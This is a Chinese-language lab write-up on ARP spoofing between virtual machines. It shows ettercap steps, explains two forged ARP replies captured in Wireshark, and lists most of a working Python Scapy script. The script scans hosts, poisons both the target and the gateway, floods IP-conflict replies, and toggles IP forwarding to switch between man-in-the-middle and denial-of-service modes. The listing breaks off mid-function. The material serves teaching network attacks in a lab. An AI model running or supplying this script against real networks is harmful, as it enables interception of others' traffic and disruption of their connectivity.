攻击机:Kali-linux 2022.3
kali:用户名kali,密码kali




分别使用命令ipconfig /all(或ifconfig)查看两个虚拟机网卡、ip地址、网关地址等信息。
kali:192.168.130.142192.168.130.143



两虚拟机之间应能互相ping通。







利用命令arp -a查看靶机被攻击前的arp信息
在kali中,使用命令sudo ettercap -G打开ettercap。
选择正在使用的网卡eth0,点击√




点击放大镜图标扫描局域网内的所有主机
打开wireshark准备抓包




启动wireshark抓包,实验结果中应用发起arp欺骗攻击的数据包,以及攻击成功后截获的靶机网络流量。关键数据包 1:欺骗靶机 (Poisoning the Victim) 第15行 作为代表:
1
2
No. Time 3Source Destination Protocol Length Info 15 3.917185383 VMware_8d:38:ed VMware_69:14:0d ARP 42 192.168.130.2 is at 00:0c:29:8d:38:ed
这是什么? 这是一个伪造的ARP应答(ARP Reply)包。
Source (源MAC): VMware_8d:38:ed (00:0c:29:8d:38:ed),这是攻击机的真实MAC地址。
Info (核心内容): "192.168.130.2 is at 00:0c:29:8d:38:ed",这句是关键的谎言。
Sender IP (声称的IP): 192.168.130.2 (这是网关的IP地址)。
Sender MAC (声称的MAC): 00:0c:29:8d:38:ed (这是攻击机的MAC地址)。
造成的影响: 当靶机 (192.168.130.143) 收到这个包后,它会更新自己的ARP缓存表,建立起一条错误的映射关系:[网关IP: 192.168.130.2] -> [攻击机MAC: 00:0c:29:8d:38:ed] 。从此以后,靶机所有需要经过网关的数据(例如上网请求),都会被发送到攻击机的网卡上。
关键数据包 2:欺骗网关 (Poisoning the Gateway) 第11行 作为代表:
1 No. Time Source Destination Protocol Length Info 11 2.906443858 VMware_8d:38:ed VMware_f6:cd:75 ARP 42 192.168.130.143 is at 00:0c:29:8d:38:ed (duplicate use of 192.168.130.2)
这是什么? 这同样是一个伪造的ARP应答包。Source (源MAC): VMware_8d:38:ed (00:0c:29:8d:38:ed),依然是攻击机 的真实MAC地址。
Info (核心内容): "192.168.130.143 is at 00:0c:29:8d:38:ed",这是第二个谎言 。
Sender IP (声称的IP): 192.168.130.143 (这是靶机 的IP地址)。
Sender MAC (声称的MAC): 00:0c:29:8d:38:ed (这是攻击机 的MAC地址)。
造成的影响: 当网关 (192.168.130.2) 收到这个包后,它也会更新自己的ARP缓存表,建立起另一条错误的映射关系:[靶机IP: 192.168.130.143] -> [攻击机MAC: 00:0c:29:8d:38:ed] 。从此以后,网关收到的、要发给靶机的数据(例如网页的响应内容),都会被发送到攻击机的网卡上。
角色分配与网络配置
VM1 (攻击机) : 安装 Kali Linux,运行Scapy脚本的平台。VM2 (靶机) : 安装 Windows XP,攻击目标。VM3 (验证机) : 安装 Windows 10(关闭防火墙)。用于证明攻击是定向的。

kali安装scapy
攻击机 ifconfigipconfig /all

验证机 ipconfig /all
查看ARP缓存表
靶机
角色 操作系统 IPv4 地址 MAC 地址
VM1-攻击机
Kali Linux
192.168.130.14200:0c:29:8d:38:ed
VM2-靶机
Windows XP
192.168.130.14300:0c:29:69:14:0D
VM3-验证机
Windows 10
192.168.130.13700:0c:29:18:B2:59
网关
(Gateway)
192.168.130.200:50:56:f6:cd:75

确保三台机互相ping通
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 import scapy.all as scapyimport timeimport sysimport osimport threadingimport logginglogging.basicConfig(filename='arp_spoof_log.txt' , level=logging.INFO, format ='%(asctime)s - %(levelname)s - %(message)s' , encoding='utf-8' ) class ArpSpoofer : def __init__ (self ): self .target_ip = None self .gateway_ip = None self .target_mac = None self .gateway_mac = None self .attacker_mac = None self .interface = None self .spoofing_thread = None self .spoofing_active = threading.Event() self .RESTORE_PACKET_COUNT = 4 self .SPOOF_INTERVAL_SECONDS = 2 def _select_interface (self ): """让用户选择网络接口""" interfaces = scapy.get_if_list() print ("[INFO] 检测到以下网络接口:" ) for i, iface in enumerate (interfaces): print (f" {i} : {iface} " ) while self .interface is None : try : choice = int (input ("请选择您要使用的网络接口ID: " )) if 0 <= choice < len (interfaces): self .interface = interfaces[choice] scapy.conf.iface = self .interface logging.info(f"用户选择了接口: {self.interface} " ) print (f"[SUCCESS] 已选择接口: {self.interface} " ) else : print ("[WARN] 无效ID,请重新输入。" ) except ValueError: print ("[WARN] 请输入数字ID。" ) def _get_mac (self, ip ): """通过ARP请求获取指定IP的MAC地址""" arp_request = scapy.ARP(pdst=ip) broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff" ) arp_request_broadcast = broadcast / arp_request answered_list = scapy.srp(arp_request_broadcast, timeout=1 , verbose=False )[0 ] if answered_list: return answered_list[0 ][1 ].hwsrc return None def _discover_hosts (self ): """扫描子网并让用户选择目标""" my_ip = scapy.get_if_addr(self .interface) my_subnet = "." .join(my_ip.split('.' )[:3 ]) + ".0/24" subnet_to_scan = input (f"请输入要扫描的子网 (e.g., 192.168.1.0/24) [默认: {my_subnet} ]: " ) if not subnet_to_scan: subnet_to_scan = my_subnet logging.info(f"开始扫描子网: {subnet_to_scan} " ) print (f"[INFO] 开始扫描网络 {subnet_to_scan} ,请稍候..." ) arp_request = scapy.ARP(pdst=subnet_to_scan) broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff" ) answered_list = scapy.srp(broadcast/arp_request, timeout=2 , verbose=False )[0 ] hosts_list = [{'ip' : res.psrc, 'mac' : res.hwsrc} for req, res in answered_list] if not hosts_list: logging.error("扫描结束,未发现任何在线主机。" ) print ("[ERROR] 在该子网未发现任何在线主机。程序即将退出。" ) sys.exit() logging.info(f"扫描到 {len (hosts_list)} 台在线主机。" ) print ("\n--- 扫描结果:发现以下在线设备 ---" ) print ("ID\tIPv4 地址\t\t物理地址 (MAC)" ) print ("==\t===============\t\t=================" ) for i, host in enumerate (hosts_list): print (f"{i} \t{host['ip' ]} \t\t{host['mac' ]} " ) print ("=======================================" ) while self .target_ip is None : try : choice = int (input ("请根据ID选择您的 [攻击目标 (Target)]: " )) if 0 <= choice < len (hosts_list): self .target_ip = hosts_list[choice]['ip' ] else : print ("[WARN] 无效ID。" ) except ValueError: print ("[WARN] 请输入数字ID。" ) while self .gateway_ip is None : try : choice = int (input ("请根据ID选择您的 [欺骗网关 (Gateway)]: " )) if 0 <= choice < len (hosts_list): self .gateway_ip = hosts_list[choice]['ip' ] else : print ("[WARN] 无效ID。" ) except ValueError: print ("[WARN] 请输入数字ID。" ) logging.info(f"用户选择了靶机: {self.target_ip} 和网关: {self.gateway_ip} " ) def _spoof_loop (self ): """后台欺骗线程的主循环""" print ("[PROCESS] 正在解析目标与网关的物理地址..." ) self .target_mac = self ._get_mac(self .target_ip) self .gateway_mac = self ._get_mac(self .gateway_ip) self .attacker_mac = scapy.get_if_hwaddr(self .interface) if not all ([self .target_mac, self .gateway_mac, self .attacker_mac]): logging.error(f"MAC地址解析失败 - Target: {self.target_mac} , Gateway: {self.gateway_mac} , Attacker: {self.attacker_mac} " ) print ("[ERROR] 关键MAC地址解析失败,线程退出。" ) return logging.info("MAC地址解析成功,ARP投毒线程启动。" ) print ("[SUCCESS] 地址解析完成,ARP投毒线程已启动。" ) count = 0 while not self .spoofing_active.is_set(): packet_target = scapy.ARP(op=2 , pdst=self .target_ip, hwdst=self .target_mac, psrc=self .gateway_ip, hwsrc=self .attacker_mac) packet_gateway = scapy.ARP(op=2 , pdst=self .gateway_ip, hwdst=self .gateway_mac, psrc=self .target_ip, hwsrc=self .attacker_mac) scapy.send(packet_target, verbose=False ) scapy.send(packet_gateway, verbose=False ) count += 2 print (f"\r[ATTACKING] ARP欺骗进行中 | 已发送数据包: {count} " , end="" ) time.sleep(self .SPOOF_INTERVAL_SECONDS) def _ip_conflict_loop (self ): """后台IP冲突攻击线程的主循环""" print (f"[PROCESS] 正在为目标 {self.target_ip} 制造IP冲突..." ) logging.info(f"开始对 {self.target_ip} 进行IP冲突攻击。" ) self .attacker_mac = scapy.get_if_hwaddr(self .interface) arp_packet = scapy.ARP(op=2 , hwdst="ff:ff:ff:ff:ff:ff" , pdst=self .target_ip, psrc=self .target_ip, hwsrc=self .attacker_mac) ether_packet = scapy.Ether(dst="ff:ff:ff:ff:ff:ff" ) / arp_packet count = 0 while not self .spoofing_active.is_set(): scapy.sendp(ether_packet, verbose=False ) count += 1 print (f"\r[ATTACKING] IP冲突攻击进行中 | 已发送数据包: {count} " , end="" ) time.sleep(self .SPOOF_INTERVAL_SECONDS) def _restore_network (self ): """恢复网络""" if self .target_ip and self .gateway_ip: logging.info(f"开始为 {self.target_ip} 和 {self.gateway_ip} 恢复网络。" ) print ("\n[INFO] 正在为目标设备恢复网络..." ) target_mac = self ._get_mac(self .target_ip) gateway_mac = self ._get_mac(self .gateway_ip) if target_mac and gateway_mac: packet_target = scapy.ARP(op=2 , pdst=self .target_ip, hwdst=target_mac, psrc=self .gateway_ip, hwsrc=gateway_mac) packet_gateway = scapy.ARP(op=2 , pdst=self .gateway_ip, hwdst=gateway_mac, psrc=self .target_ip, hwsrc=target_mac) scapy.send(packet_target, count=self .RESTORE_PACKET_COUNT, verbose=False ) scapy.send(packet_gateway, count=self .RESTORE_PACKET_COUNT, verbose=False ) logging.info("网络恢复包已发送。" ) print ("[SUCCESS] 网络清理完成。" ) else : logging.error("恢复网络失败,无法获取正确的MAC地址。" ) def _set_ip_forwarding (self, enable ): """IP转发控制""" if "linux" not in sys.platform: logging.warning("IP转发控制仅在Linux上受支持。" ) print ("[WARN] IP转发控制仅在Linux系统上有效。" ) return path = "/proc/sys/net/ipv4/ip_forward" mode = "1" if enable else "0" status_text = "开启" if enable else "关闭" mode_text = "中间人(MitM)" if enable else "拒绝服务(DoS)" try : with open (path, "w" ) as f: f.write(mode) logging.info(f"IP转发已设置为 {mode} ({status_text} )。" ) print (f"[CONFIG] IP转发已{status_text} ,{mode_text} 攻击模式已激活。" ) except PermissionError: logging.critical("权限不足,无法修改IP转发设置。" ) print (f"[CRITICAL] 权限不足,无法修改 {path} 。请使用sudo运行。" ) def run (self ): """主运行逻辑""" try : logging.info("脚本启动。" ) if os.geteuid() != 0 : logging.critical("未使用root权限运行脚本。" ) print ("[CRITICAL] 权限不足。此脚本需要root权限来操作原始套接字。" ) sys.exit() self ._select_interface() self ._discover_hosts() while True : os.system('clear' if os.name == 'posix' else 'cls' ) print ("/******* ARP Spoofing *******/" ) print (f" 操作网卡 (Interface): {self.interface} " ) print (f" 攻击目标 (Target): {self.target_ip} " ) print (f" 欺骗网关 (Gateway): {self.gateway_ip} " ) print ("/***************************************************/" 